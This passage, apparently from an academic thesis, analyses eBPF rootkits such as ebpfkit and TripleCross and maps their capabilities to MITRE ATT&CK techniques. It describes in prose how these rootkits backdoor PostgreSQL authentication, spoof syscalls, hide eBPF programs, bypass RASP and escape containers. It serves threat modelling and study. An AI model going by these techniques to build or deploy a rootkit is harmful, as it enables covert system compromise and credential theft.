The rootkit integrates a comprehensive set of malicious capabilities. It features a library injection module that can hijack the execution of running processes by overwriting sections of their virtual memory, specifically targeting the Global Offset Table (GOT). This module is designed to bypass common exploit mitigations such as Address Space Layout Randomization (ASLR), Data Execution Prevention/No Execute (DEP/NX), Position Independent Executables (PIE) and Relocation Read-Only (RelRO) protections. Additionally, its execution hijacking module modifies arguments passed to kernel system calls (like `sys_execve`) to run malicious programs instead of the intended ones, while ensuring the original program also executes to maintain stealth. TripleCross also includes a local privilege escalation module, which achieves root privileges by tampering with the data read from system files like `/etc/sudoers`, allowing unprivileged processes to run as root without a password [50].

For C2, TripleCross implements a backdoor that leverages eBPF's XDP and TC programs to monitor and manipulate both incoming and outgoing network traffic. This C2 system supports various stealthy backdoor triggers, including pattern-based and multi-

packet triggers, drawing inspiration from real-world rootkits such as Bvp47 and CIA Hive. The rootkit's persistence module ensures that it remains installed and retains full privileges even after a system reboot, by modifying `cron` and `sudo` system configurations. A dedicated stealth module is also incorporated to hide rootkit-related files and directories from detection by manipulating `sys_getdents()` system calls. TripleCross builds upon and extends previous research in offensive eBPF from researchers like Jeff Dileo and Pat Hogan and other eBPF rootkits such as ebpfkit and Boopkit, while also introducing novel techniques [50].

3.2.1.5 Reference Rootkit

While Bad BPF and Boopkit contribute to understanding eBPF-based offensive capabilities, they are not the optimal choices for gaining a broad idea of different MITRE ATT&CK techniques, especially when compared to more comprehensive rootkits like TripleCross and ebpfkit.

Bad BPF is primarily a collection of individual tools that demonstrate specific malicious eBPF behaviors, rather than a single, integrated rootkit designed to illustrate a full attack chain. Its functionalities include hiding processes from `ps`, replacing arbitrary text in virtual file systems, enabling low-privileged users to escalate to root via `sudo` and blocking `ptrace` syscalls. While these techniques align with specific ATT&CK tactics (e.g., Defense Evasion, Privilege Escalation), Bad BPF's modular nature means it doesn't provide a cohesive demonstration of diverse attack scenarios or a wide range of tactics beyond these isolated actions. Its resources include a GitHub repository, a DEF CON 29 presentation and a blog post.

Boopkit, conversely, was developed with a very specific concern: demonstrating server exploitation via a single SYN packet for remote command execution over TCP. Its primary "Boop Vectors" are malformed TCP SYN packets with an empty checksum or SYN packets with the RST flag. While it shows self-obfuscation by hiding its PID from `ps` and `top` and network gateway bypass, its highly specialized design for this particular network-triggered remote code execution limits its ability to showcase the breadth of ATT&CK techniques. It doesn't, for instance, delve into various persistence mechanisms (beyond its unique remote execution method), sophisticated data exfiltration, or a broader spectrum of defense evasion techniques not tied to its unique network triggers. As indicated in Table 3.1, Boopkit has a GitHub repository, a DevOpsDays Conference presentation and side articles.

Both TripleCross and ebpfkit are valuable for learning about eBPF-based rootkits and offensive techniques.

TripleCross is a strong choice because it offers a comprehensive demonstration of core rootkit functionalities. These include library injection, execution hijacking, local privilege escalation, persistence (e.g., via `cron.d` and `sudoers.d`) and stealth (hiding files and directories). It was developed for a Bachelor's Thesis and explicitly designed for educational and academic purposes, aligning its features with various MITRE ATT&CK tactics like Persistence and Privilege Escalation. As shown in Table 3.1, it has a dedicated GitHub repository and an accompanying Bachelor's Thesis document.

However, ebpfkit is more interesting for understanding different MITRE ATT&CK techniques primarily because it explicitly demonstrates and highlights capabilities like container breakouts and RASP bypasses, which represent distinct and modern attack vectors. At BlackHat USA 2021, ebpfkit presented techniques such as escaping containers through pipes and performing "Docker shenanigans" by using Uprobes on the Docker Daemon to swap container images at runtime. It also showed how to bypass RASP protections by hooking application functions with Uprobes to modify arguments, enabling attacks like SQL injection. These capabilities expand the scope of observable MITRE ATT&CK techniques beyond traditional rootkit functions, delving into cloud-native and application-level security attacks. Like TripleCross, ebpfkit is well-documented with a GitHub repository, DEF CON presentation and BlackHat documentation, as seen in Table 3.1.

Rootkit	**Repository**	**Presentation**	**Report**	**Additional work**
ebpfkit	github [15]	DEF CON 29 [48] (including demo and slides [38])	Documentation [27]	ebpfkit-monitor [16]
Bad BPF	github [23]	DEF CON 29 [54] (including demo and slides [55])	Blog Post [53]	/
boopkit	github [20]	DevOpsDays Conference [61]	(side articles [29] [44])	/
TripleCross	github [17]	cilium YouTube Channel [39] (including demo)	Bachelor Thesis [50]	/

Table 3.1: Availability of Source Types for Selected eBPF Rootkits

3.2.2 Tactics Selection

The selection of Persistence, Privilege Escalation, Defense Evasion, Credential Access, Collection and C2 as the most pertinent MITRE ATT&CK tactics for modeling rootkit techniques is based on their direct alignment with the core functionalities and objectives of a rootkit once it has initially compromised a system. A rootkit's primary purpose is to maintain access, operate covertly and exert control, which these six tactics comprehensively cover.

Table 3.2 below presents a detailed mapping between each tactic and the corresponding implementations in the rootkits. This mapping illustrates how each tool uses specific techniques to fulfill the strategic goals associated with its respective tactic.

Tactic	**Tool**	**Capability Description**
Persistence (TA0003)	TripleCross	Hidden files in `cron.d` and `sudoers.d` ensure reboot persistence with full privileges [50].
	ebpfkit	Manipulates `authorized_keys`, `passwd`, `crontab` and PostgreSQL databases for persistent access [38].

Tactic	Tool	Capability Description
	Bad BPF	Mentions self-copying into `/etc/rcS.d` and file hiding, but lacks reboot persistence by default [55].
Privilege Escalation (TA0004)	TripleCross	Hijacks `sudoers` file reads to grant root access [50].
	Bad BPF	Uses `Sudo-Add` tool to intercept and alter `/etc/sudoers` file for privilege escalation [23].
Defense Evasion (TA0005)	TripleCross	Uses `sys_getdents64` syscall tampering to hide files and directories [50].
	Bad BPF	Conceals processes via `/proc`, alters file text and blocks debugging tools like `ptrace` [53].
	Boopkit	Hooks `getdents64()` to hide its PID from `ps` and `top` [29].
	ebpfkit	Obfuscates processes, eBPF programs/maps and suppresses kernel warnings in `dmesg` and `journalctl` [38].
Credential Access (TA0006)	ebpfkit	Exfiltrates PostgreSQL credentials and modifies passwords via C2 [38].
	Bad BPF	Inserts fake users and passwords into `/etc/passwd` and `/etc/shadow` [54].
	TripleCross / Boopkit	Enable credential collection through remote execution capabilities [17] [20].
Collection (TA0009)	ebpfkit	Exfiltrates file contents, environment variables, database dumps and in-memory data via eBPF maps [38].
	TripleCross	Uses library injection and execution hijacking for data exfiltration [50].
Command & Control (TA0011)	ebpfkit	Hijacks network traffic using XDP/TCand custom HTTP requests for remote command execution [38].
	Boopkit	Uses malformed TCP SYN packets to spawn reverse shells and execute commands [61].
	TripleCross	Monitors network for stealthy triggers and supports multiple pseudo-shells (plaintext, encrypted, phantom). Phantom shell uses TCP retransmissions for stealthy exfiltration [50].

Table 3.2: Mapping MITRE ATT&CK Tactics to Rootkit Capabilities

The other eight MITRE ATT&CK tactics (Initial Access, Reconnaissance, Resource Development, Execution, Discovery, Lateral Movement, Exfiltration, Impact) are less central to modeling the rootkit's inherent functions because they often represent either:

- Pre-attack phases: Such as Resource Development and Reconnaissance.
- Prerequisites to rootkit installation: Such as Initial Access and Execution (which often provide the initial foothold needed to install the rootkit).

- Actions taken by the attacker through the rootkit: Like Discovery, Lateral Movement and Exfiltration, where the rootkit enables these actions but isn't solely defined by them.
- Outcomes of the attack: Like Impact (e.g., data destruction), which is a potential result of the rootkit's presence, rather than its continuous, self-serving mechanism.

By focusing on the six selected tactics, the model effectively captures the essential characteristics of eBPF-based rootkits: their ability to establish a hidden, privileged and controlled presence for sustained malicious operations and data theft.

3.3 Qualitative Analysis of Technique Coverage

This section is based on the results of Appendix A, a mapping of techniques between MITRE ATT&CK and ebpfkit, the rootkit selected in 3.2.1. Its primary purpose is to provide a systematic characterization of rootkit techniques through the lens of the MITRE ATT&CK framework. This mapping associates each ebpfkit rootkit technique with the corresponding MITRE ATT&CK techniques it employs, offering a structured and standardized understanding of how these rootkits operate within the broader context of adversarial tactics and techniques.

It covers how ebpfkit implements various capabilities and aligns with the six most pertinent MITRE ATT&CK tactics for modeling rootkit techniques as selected in 3.2.2. By examining the sub-techniques associated with each mapped ATT&CK technique, Appendix A aims to help:

- Identifying potential implementation pathways that might not be immediately obvious from a rootkit's observable behavior.
- Expanding the understanding of what rootkits can achieve.
- Anticipating future evolutions in rootkit design, especially as adversaries adapt to detection mechanisms.
- Revealing which ATT&CK techniques are not currently used by a given rootkit, prompting research into why these gaps exist (e.g., technical infeasibility, ineffectiveness, or unexplored avenues) and how rootkits might evolve in response to new detection and mitigation strategies.

In summary, Appendix A serves as a comprehensive reference within the thesis, detailing the specific MITRE ATT&CK techniques that the ebpfkit rootkit can leverage, thereby enhancing the understanding of its operational capabilities and potential threat vectors.

From this detailed mapping, I was able to extract twelve core techniques that represent the fundamental strategies used by the rootkit. These twelve techniques serve as a high-level abstraction of the rootkit's behavior, capturing its essential methods of persistence, evasion and control.

For each of these twelve core techniques, I will present the associated MITRE ATT&CK techniques that support or reflect its functionality. In doing so, I will provide an explanation of each ATT&CK technique, detailing its purpose and how it manifests in the

context of the ebpfkit rootkit. This approach not only clarifies the relationship between the rootkit's internal mechanisms and the ATT&CK framework but also offers a comprehensive understanding of its threat profile.

Rootkit Technique	**MITRE ATT&CK Technique IDs**
Overriding Content of Authentication Files	T1098. Account Manipulation T1548. Abuse Elevation Control Mechanism T1036. Masquerading T1550. Use Alternate Authentication Material T1078. Valid Accounts
Unauthorized Access via Covert Password Substitution	T1098. Account Manipulation T1574. Hijack Execution Flow T1556. Modify Authentication Process T1505. Server Software Component T1176. Software Extensions T1548. Abuse Elevation Control Mechanism T1620. Reflective Code Loading T1550. Use Alternate Authentication Material T1078. Valid Accounts T1555. Credentials from Password Stores T1003. OS Credential Dumping T1005. Data from Local System T1572. Protocol Tunneling
Startup Persistence	T1037. Boot or Logon Initialization Scripts T1053. Scheduled Task/Job T1036. Masquerading
Syscall Spoofing and Blocking via BPF-based Kernel Tampering	T1574. Hijack Execution Flow T1548. Abuse Elevation Control Mechanism T1622. Debugger Evasion T1211. Exploitation for Defense Evasion
Bypassing RASP	T1205. Traffic Signaling T1211. Exploitation for Defense Evasion T1562. Impair Defenses T1620. Reflective Code Loading

Rootkit Technique	**MITRE ATT&CK Technique IDs**
Stealthy C2 via Connection Hijacking and DNS Spoofing	T1574. Hijack Execution Flow T1176. Software Extensions T1205. Traffic Signaling T1562. Impair Defenses T1070. Indicator Removal T1036. Masquerading T1557. Adversary-in-the-Middle T1040. Network Sniffing T1005. Data from Local System T1071. Application Layer Protocol T1659. Content Injection T1001. Data Obfuscation T1665. Hide Infrastructure T1572. Protocol Tunneling
Active Network Discovery	T1205. Traffic Signaling T1040. Network Sniffing T1095. Non-Application Layer Protocol
Passive Network Discovery	T1036. Masquerading T1040. Network Sniffing
Docker Image Swapping for Stealth and Container Escape	T1574. Hijack Execution Flow T1525. Implant Internal Image T1176. Software Extensions T1548. Abuse Elevation Control Mechanism T1611. Escape to Host T1055. Process Injection
eBPF Concealment	T1622. Debugger Evasion T1211. Exploitation for Defense Evasion T1564. Hide Artifacts T1562. Impair Defenses T1070. Indicator Removal T1036. Masquerading T1027. Obfuscated Files or Information
Logging Obscuring and Prevention	T1211. Exploitation for Defense Evasion T1564. Hide Artifacts
Data Exfiltration from Files, Memory and Environment	T1555. Credentials from Password Stores T1005. Data from Local System T1074. Data Staged T1071. Application Layer Protocol T1659. Content Injection T1001. Data Obfuscation T1665. Hide Infrastructure T1572. Protocol Tunneling

Table 3.3: Mapping of Rootkit Techniques to MITRE ATT&CK Techniques

3.3.1 Overriding Content of Authentication Files

This capability of ebpfkit primarily involves manipulating and replacing data within critical authentication files or in-memory authentication processes to grant adversaries unauthorized and persistent access. This is directly implemented through:

- **Account Manipulation (T1098)**, which entails modifying the content of files like `authorized_keys` and `/etc/passwd` to allow for new or altered credentials, as well as intercepting and overwriting password hashes within database authentication functions like PostgreSQL's `md5_crypt_verify`.
- **Abuse Elevation Control Mechanism (T1548)**, where the rootkit overrides these sensitive files and database authentication mechanisms to explicitly maintain unauthorized privileged access.
- **Masquerading (T1036)**, which ensures that while the authentication files are indeed modified, the changes are hidden from direct user inspection, making the files appear unchanged to standard tools. This stealth is crucial for avoiding detection.
- **Use Alternate Authentication Material (T1550)** describes the outcome of this overriding, where the attacker can inject their own SSH keys or force a new password into the authentication process for databases, effectively creating "alternate authentication material" that grants them access.
- **Valid Accounts (T1078)** highlights that these actions lead to the adversary gaining what appears to be legitimate-looking access (e.g., via SSH key injection or a new, known database password), effectively bypassing normal authentication checks.

3.3.2 Unauthorized Access via Covert Password Substitution

This capability of the ebpfkit rootkit is a sophisticated operation that leverages various MITRE ATT&CK techniques, primarily focusing on in-memory manipulation and stealthy communication.

The core mechanism involves authentication backdooring combined with execution hijacking to enable covert system access and control:

- **Server Software Component (T1505)** and **Software Extensions (T1176)**: The rootkit targets user-space daemons, specifically hooking into the `md5_crypt_verify` function within PostgreSQL using eBPF uprobes. This function is responsible for validating user password hashes during login. By using these hooks, the rootkit introduces an authentication backdoor, effectively extending the software's behavior without modifying its binaries.
- **Hijack Execution Flow (T1574)** and **Reflective Code Loading (T1620)**: Once `md5_crypt_verify` is hooked, the rootkit hijacks the user-space logic. It uses the `bpf_probe_write_user` helper function to overwrite the `shadow_pass` (the expected hash in the database's memory) with a known, precomputed MD5 hash. This direct in-memory alteration of the authentication logic, without disk modifications, is a form of reflective code loading, allowing a known, controlled value to succeed the password comparison, regardless of the actual password entered by the user.

Maintaining access involves establishing persistence and escalating privileges to ensure continued and elevated control over the system:

- **Account Manipulation (T1098)**, **Use Alternate Authentication Material (T1550)** and **Valid Accounts (T1078)**: By changing the expected hash in memory, the rootkit enables login with an attacker-controlled, "valid" password, effectively manipulating the account's authentication process. This grants persistent access to the database, as the rootkit ensures its chosen password becomes a valid credential for continued unauthorized access.
- **Abuse Elevation Control Mechanism (T1548)**: This process of manipulating application authentication to maintain unauthorized privileged access to the PostgreSQL database directly contributes to abusing elevation control mechanisms.

Covert operations rely on data collection and defense evasion to gather sensitive information while remaining undetected:

- **OS Credential Dumping (T1003)**, **Credentials from Password Stores (T1555)** and **Data from Local System (T1005)**: Beyond just replacing passwords, the rootkit has the capability to collect and exfiltrate PostgreSQL credentials (hash passwords) that it detects at runtime, often storing them in eBPF maps. This allows for the "dumping" of acquired credentials from the local system.
- **Masquerading (T1036)**: The in-memory modification of the `shadow_pass` hash is a key aspect of masquerading, as the actual file on disk remains unchanged. This ensures that standard auditing tools inspecting the filesystem will not detect the alteration, making the attack highly stealthy.

Remote control and exfiltration are facilitated through command and control mechanisms that allow attackers to manage compromised systems and extract data covertly:

- **Protocol Tunneling (T1572)**: The rootkit's C2 feature, which allows the new password to be defined remotely, operates by hijacking existing network connections, such as HTTPS traffic. It doesn't initiate new connections, making it harder to detect.
- **Masquerading (T1036)**: When a command is sent (e.g., to set a new password), the rootkit's eBPF programs intercept the request and masquerade the malicious communication as benign traffic, such as a health check. This prevents the actual malicious request from reaching the legitimate web application or user-space monitoring tools, thereby avoiding detection of the C2 communication. Similarly, when exfiltrating collected credentials (**T1003**, **T1555**, **T1005**), the rootkit uses traffic manipulation to embed this data within legitimate outgoing responses, further ensuring stealth.

3.3.3 Startup persistence

The rootkit achieves persistence and stealth through several MITRE ATT&CK techniques when utilizing `/etc/rcS.d` or `crontab` through:

- **Boot or Logon Initialization Scripts (T1037)**; The rootkit can ensure its persistent autostart by self-copying its randomly named executable into `/etc/rcS.d`,

which allows it to execute automatically at system boot. Additionally, it can achieve this by modifying `crontab` to execute commands at system startup.

- **Scheduled Task/Job (T1053)**: This technique specifically involves the modification of the `crontab` file to ensure the rootkit runs automatically at system startup. This directly supports persistence by leveraging a legitimate system scheduling mechanism.

- **Masquerading (T1036)**: To remain concealed, the rootkit can replace the content of critical files like `crontab` or sshd's `authorized_keys` that are read by root daemons. Crucially, this is done in a way that the file appears unchanged from the user's perspective. For example, an SSH key injected into `authorized_keys` would only be visible to sshd, but not to a user directly inspecting the file. This also extends to hiding its binary file if copied to a system location like `/etc/rcS.d` using obfuscation mechanisms.

3.3.4 Syscall spoofing and blocking via BPF-based kernel tampering

The capability of the ebpfkit rootkit consists of spoofing or corrupting syscall outputs, blocking kill signals with and preventing kernel module loading and is implemented through:

- **Hijack Execution Flow (T1574)**: This technique directly enables the spoofing or corrupting of syscall outputs, the blocking of kill signals with `ESRCH` and the prevention of kernel module loading. It achieves this by utilizing `bpf_override_return` to alter system call return values and `bpf_probe_write_user` to modify data in user space. Beyond these specific manipulations, it also encompasses hijacking user-space application logic and network traffic flow.

- **Abuse Elevation Control Mechanism (T1548)**: This technique contributes to the overall manipulation by illustrating how the rootkit leverages `bpf_probe_write_user` and `bpf_override_return` to corrupt or fake system call outputs. This allows the rootkit to conceal its presence and elevated privileges, blocking signals and module loads and manipulating internal eBPF syscalls to mask its components.

- **Debugger Evasion (T1622)**: This technique focuses on hiding the rootkit from detection by directly manipulating system call responses. It involves intercepting system calls that accept Process IDs (PIDs) as arguments, such as `kill` and `waitpid`. Using `bpf_probe_write_user`, the rootkit tampers with the outputs of these syscalls, for example, modifying `stat /proc/<rootkit-pid>/cmdline` to make its process metadata appear falsified or non-existent. It explicitly states that it blocks signals by hooking the `kill` syscall entry and overriding its return value with `ESRCH`, making the process appear as if it does not exist. This technique also extends to hiding the rootkit's own eBPF programs and maps by hooking the `bpf` syscall itself and preventing their discovery.

- **Exploitation for Defense Evasion (T1211)**: This technique describes the broad strategy of exploiting eBPF capabilities for evasion, which heavily relies on system call manipulation. It reiterates the use of `bpf_probe_write_user` to alter data returned by a syscall, for example, to obfuscate files. It also emphasizes the power of

`bpf_override_return` to change system call return values or completely skip their execution, which is applied to block signals to the rootkit process with `ESRCH` and prevent kernel modules from loading. Furthermore, this technique details the methods used to hide eBPF components and suppress kernel ring buffer messages through syscall manipulation, thereby preventing logging that could reveal the rootkit's activity.

3.3.5 Bypassing RASP

This ebpfkit capability uses several MITRE ATT&CK techniques to achieve its objective of evading runtime defenses. This is implemented through:

- **Traffic Signaling (T1205)**: This technique contributes to RASP bypass by allowing the rootkit to trigger its bypass mechanism conditionally, often via a "specific secret password" or "magic value" embedded in a query. When this "secret password" is detected at the beginning of a query, the rootkit uses the `bpf_probe_write_user` helper to override the input parameters, making the RASP observe a benign query while the actual malicious SQL injection is executed by the underlying database.

- **Exploitation for Defense Evasion (T1211)**: The rootkit exploits defense evasion by hooking into critical application points using uprobe eBPF programs, specifically `uprobe/SQLDBQueryContext` and `uprobe/SQLiteConnQuery`. Before the RASP can check a SQL query, the hooked function reads the query, identifies if it matches a dangerous pattern and then stores a sanitized version in a per-process override map. Subsequently, before the SQL query is executed, another hooked function overwrites the original query with this sanitized version, effectively bypassing RASP checks. This technique also leverages `bpf_probe_write_user` to alter data returned by syscalls for obfuscation.

- **Impair Defenses (T1562)**: The rootkit directly impairs RASP defenses by hooking specific user-space functions, such as `md5_crypt_verify` for PostgreSQL authentication or database SQL interface functions for web applications, using uprobe eBPF programs. By employing the `bpf_probe_write_user` helper, the rootkit overrides the input parameters of these hooked functions. This manipulation allows the RASP to perceive a benign query while the underlying database proceeds to execute the actual malicious SQL injection. This fundamental approach is noted to be applicable to all RASPs.

- **Reflective Code Loading (T1620)**: For RASP bypass, the rootkit utilizes uprobes attached to user-space functions, specifically targeting critical points within applications like the go `database/sql` interface or the SQLite driver. Through the use of `bpf_probe_write_user`, the rootkit overrides the input parameters of these hooked functions. This enables a security tool (like RASP) to inspect a benign (non-malicious) query, while the database itself is compelled to execute the malicious SQL injection crafted by the adversary. This method effectively conceals the malicious execution by manipulating the in-memory representation of the query, thus bypassing RASP without relying on new file-backed components for the malicious SQL.

3.3.6 Stealthy C2 via connection hijacking and DNS spoofing

The ebpfkit rootkit uses techniques allow the rootkit to intercept, modify and obscure network traffic at a low level within the kernel, making its malicious activities difficult to detect by traditional security tools:

- **Hijack Execution Flow (T1574)** and **Software Extensions (T1176)**: The rootkit utilizes kprobe and uprobe hooks to inject logic into the kernel and user space without altering binaries, thereby controlling network traffic flow and hijacking existing connections. This allows for packet manipulation and DNS spoofing, effectively bypassing kernel visibility.

- **Traffic Signaling (T1205)**: The rootkit uses this technique for C2 by hijacking existing network connections. The client sends custom HTTPS requests, embedding commands via custom routes and user agents. An eBPF XDP program then intercepts these requests, executes the commands and subsequently overrides the entire request with a benign health check, thereby hiding the malicious traffic.

- **Impair Defenses (T1562)**: The rootkit hides its C2 traffic by hijacking existing network connections and employing XDP/TC classifier programs to blend malicious communications with legitimate network traffic. XDP programs operate very early in the network stack, processing packets before they reach firewalls or monitoring tools. The rootkit then overrides malicious requests with benign health checks, making the C2 communication appear normal and thus impairing defenses.

- **Indicator Removal (T1070)**: This technique is used to prevent the detection of C2 activities. The rootkit leverages XDP programs early in the Linux network stack to intercept and modify packets before they are seen by host-level firewalls or monitoring tools. By overriding malicious C2 requests with simple health check responses, the rootkit prevents the creation of indicators of its C2 communication on the compromised host.

- **Masquerading (T1036)**: The rootkit's C2 operations mimic normal, expected traffic. When the client sends commands via customized HTTPS requests, the XDP program intercepts and processes them. After execution, the program overrides the request with a simple health check, preventing the suspicious request from reaching the legitimate web application or user-space monitoring tools. This makes the interaction appear normal, thereby masquerading the C2 traffic.

- **Adversary-in-the-Middle (T1557)**: The rootkit acts as an adversary-in-the-middle within the kernel space to facilitate C2 and data exfiltration. It hijacks existing network connections for its C2 operations, intercepting incoming HTTP/HTTPS requests, executing commands and then overriding the original request with a benign "health check" to avoid detection. For data exfiltration, it intercepts legitimate outgoing responses and overrides their content with the requested data. This technique also directly enables DNS spoofing by overriding DNS answers.

- **Network Sniffing (T1040)**: The rootkit utilizes XDP and TC classifier programs for deep packet inspection. While also used for passive monitoring and active scanning by hijacking requests, a key aspect is its ability to exfiltrate data by intercepting legitimate outgoing responses (e.g., health checks) and overriding their content with

the collected data. This capability is also explicitly demonstrated for DNS spoofing, where XDP programs override DNS responses.

- **Data from Local System (T1005)**: This technique describes the broad data accessibility provided by the rootkit for exfiltration, which is crucial for the "packet manipulation" aspect of the overall objective. The rootkit can exfiltrate "pretty much anything that is accessible to eBPF," including file content (e.g., `/etc/passwd`), environment variables, database dumps and in-memory data, by leveraging eBPF maps. This collected data is then used to override legitimate network traffic during exfiltration.

- **Application Layer Protocol (T1071)**: The rootkit primarily uses HTTPS traffic for its C2 operations, operating at the application layer and also applicable to DNS. It avoids detection by mimicking normal, expected traffic, hijacking existing connections and overriding original requests with simple health checks. Commands and results are embedded within these protocol messages, with malicious content replaced by benign responses.

- **Content Injection (T1659)**: For C2, the rootkit's XDP program processes client commands and then overrides the entire incoming request with a simple health check response, preventing the malicious request from being seen and providing a benign "200 OK" answer. For data exfiltration, a TC egress classifier intercepts legitimate outgoing answers and overrides them with the exfiltrated data, effectively injecting malicious content into existing data-transfer channels. This technique is also used for DNS spoofing by overriding DNS answers.

- **Data Obfuscation (T1001)**: The rootkit aims to mimic normal traffic and hide its commands. It uses `bpf_probe_write_user` to override malicious HTTPS requests with simple health checks, embedding commands within what appears to be legitimate web traffic. Similarly, during data exfiltration, it overrides the content of legitimate outgoing answers with exfiltrated data, making sensitive information appear as normal egress traffic. This applies to DNS spoofing as well.

- **Hide Infrastructure (T1665)**: Instead of opening new connections, the rootkit hijacks existing network connections for C2, blending malicious communications with legitimate traffic. XDP programs intercept incoming C2 commands at a very low level and override malicious requests with benign health checks, preventing detection. For data exfiltration, TC classifier programs intercept outgoing legitimate responses and override their content with exfiltrated data, thus hiding the rootkit's operational infrastructure.

- **Protocol Tunneling (T1572)**: The rootkit hijacks existing connections to establish its C2 without initiating new ones. It processes client commands embedded in custom HTTPS requests and then overrides the incoming request with a health check, appearing normal to monitoring tools. For data exfiltration, it intercepts legitimate outgoing responses and overrides them with the requested data, effectively tunneling information within existing protocol streams. This capability also extends to DNS spoofing by overriding DNS answers.

3.3.7 Passive Network Discovery

The ebpfkit rootkit allows to monitor network traffic without generating its own traffic, thereby enhancing its stealth and making it difficult to detect, via the following techniques:

- **Network Sniffing (T1040)**: The rootkit includes a basic network monitoring tool that listens for all ingress (incoming) and egress (outgoing) network traffic. It utilizes eBPF program types like XDP for ingress traffic and TC classifier programs for egress traffic. These programs are capable of deep packet inspection. The rootkit collects network flow data and the amount of data sent per flow, which can then be graphed. This method is entirely passive and does not generate network traffic itself, making it very difficult to detect by examining the infected host's network activity.

- **Masquerading (T1036)**: As a key aspect of masquerading, the passive network discovery feature acts as a basic network monitoring tool that listens for ingress and egress traffic without generating any traffic on the network itself. This design makes it "basically impossible to detect that someone is tapping into your network," thereby effectively masquerading its presence and activity from network-level detection. The rootkit's primary goal is to hide itself and this passive monitoring contributes to that by avoiding any overt network footprint.

3.3.8 Active Network Discovery

This capability allows the rootkit to perform network scans stealthily without involving the kernel stack. It is achieved through:

- **Traffic Signaling (T1205)**: The rootkit initiates active network discovery when its client sends a scan request that includes specific target IP and port range parameters. This request acts as a "magic value" or "specific string" to signal the rootkit to begin the scanning process.

- **Network Sniffing (T1040)**: The rootkit employs XDP programs for its active network scanning capabilities, including ARP and SYN scans. Since eBPF programs cannot directly initiate new connections, the rootkit cleverly hijacks existing HTTP requests from its client. It uses an XDP program to override the incoming HTTP request with an ARP request targeting a specific IP, transmitting it directly from the Network Interface Controller (NIC) via XDP Transmit (NDPTX), thereby bypassing the traditional network stack entirely. Once the MAC address is resolved through ARP, the rootkit repurposes subsequent retransmissions of the original client packet into SYN requests across a specified port range. This creates a "network loop" in which each SYN response, whether RST or SYN+ACK, is intercepted and replaced with a new SYN request for the next port, enabling the rootkit to generate hundreds of scan packets by recycling the initial client connection's retransmissions without ever touching the kernel stack.

- **Non-Application Layer Protocol (T1095)**: The active network discovery utilizes protocols below the application layer. The rootkit uses an ARP (Layer 2 of the OSI model) scanner to discover the MAC address of target IPs. After ARP resolution, the rootkit performs a SYN (Layer 4 - Transport Layer) scan by overriding retransmitted TCP packets with SYN requests to probe port ranges.

3.3.9 Docker Image Swapping for Stealth and Container Escape

This capability of ebpfkit primarily focuses on gaining privileged control and maintaining stealth within containerized environments. Here are the techniques through which it is achieved:

- **Hijack Execution Flow (T1574)**: This technique is central to manipulating Docker's behavior. The rootkit uses kprobe and uprobe hooks, specifically targeting functions like `ParseNormalizedNamed`, to hijack Docker's image parsing logic and execution flow. This allows the rootkit to replace container images at runtime, enabling container breakout and persistence.
- **Implant Internal Image (T1525)**: This directly supports the image swapping aspect. By targeting the Docker daemon with a uprobe on `ParseNormalizedNamed`, the rootkit can hijack Docker's image parsing logic. This allows for image switching at runtime, where a legitimate container, such as the "Pause" container, can be replaced with a rogue image during processing, leading to the deployment of malicious containers. This process requires elevated capabilities like `CAP_SYS_ADMIN` and shared host/namespace access.
- **Software Extensions (T1176)**: This technique encompasses the rootkit's ability to extend software behavior stealthily. It is achieved by manipulating container execution using kprobe and uprobe (again, referencing `ParseNormalizedNamed`) to hijack Docker behavior and replace container images, ultimately enabling container breakout and persistence.
- **Abuse Elevation Control Mechanism (T1548)**: This technique is crucial for gaining higher privileges necessary for the attack. The container breakout is enabled by hijacking inter-process pipes using kprobe and tracepoint hooks, which bypasses namespace restrictions with elevated privileges. Specifically, hijacking Docker's `ParseNormalizedNamed` to swap container images at runtime enables privileged code execution through shared host access and elevated capabilities such as `CAP_SYS_ADMIN` (or `CAP_BPF` + `CAP_PERFMON` on certain kernel versions).
- **Escape to Host (T1611)**: This technique directly addresses the goal of container breakout. It involves hijacking inter-process pipes using kprobe and tracepoint hooks to bypass namespace restrictions with the necessary elevated privileges. Furthermore, hijacking Docker's `ParseNormalizedNamed` function allows the rootkit to swap container images at runtime, leading to privileged code execution via shared host access and elevated capabilities, effectively enabling an escape to the host system.
- **Process Injection (T1055)**: This technique describes the method of injecting code or modifying processes. In this context, it refers to hijacking inter-process pipes using kprobe and tracepoint hooks to bypass namespace restrictions with elevated privileges. It also involves hijacking Docker's `ParseNormalizedNamed` function to swap container images at runtime, enabling privileged code execution through shared host access and elevated capabilities.

3.3.10 eBPF Concealment

The rootkit achieves stealth by hiding its eBPF components, kernel ring buffer messages and its own processes and files. These techniques collectively contribute to its ability to

remain undetected on a compromised system:

- **Debugger Evasion (T1622)**: The rootkit prevents detection by debuggers and monitoring tools. It hides its persistent user-space process by intercepting system calls (syscalls) that take PIDs as arguments, such as `kill`, `waitpid` and `pidfd_open`. It uses the `bpf_probe_write_user` helper function to tamper with syscall outputs for `/proc/<rootkit-pid>/cmdline` and `/proc/<rootkit-pid>/exe`, effectively falsifying or obscuring process metadata. The rootkit also blocks signals by hooking the `kill` syscall entry and overriding its return value with `ESRCH`, making it appear as if the process does not exist. Crucially, it hides its eBPF components (programs and maps) by hooking the `bpf` syscall itself, intercepting commands like `BPF_PROG_GET_NEXT_ID` and `BPF_PROG_GET_FD_BY_ID` to prevent tools from discovering its loaded eBPF programs and maps. Additionally, it attempts to hide rootkit messages from the kernel ring buffer, including `dmesg`, `journalctl -f` and the `syslog` syscall.

- **Exploitation for Defense Evasion (T1211)**: This technique describes how ebpfkit exploits system behaviors to bypass defenses. It achieves "File obfuscation" to hide its process by manipulating the output of `stat /proc/<rootkit-pid>/cmdline` to report "no such file or directory" using `bpf_probe_write_user`. It also blocks or alters syscall return values using `bpf_override_return` to skip syscall execution entirely. This is applied to block signals to the rootkit process (by returning `ESRCH`) and to prevent kernel modules from loading. The rootkit hides its eBPF components by hooking the bpf syscall to prevent user space from viewing or modifying them through commands that enumerate programs and maps. Furthermore, it addresses warnings generated in the kernel ring buffer when `bpf_probe_write_user` is used by making `read` syscalls return zero and writing "legit-looking messages," then later overriding the warning messages with benign ones.

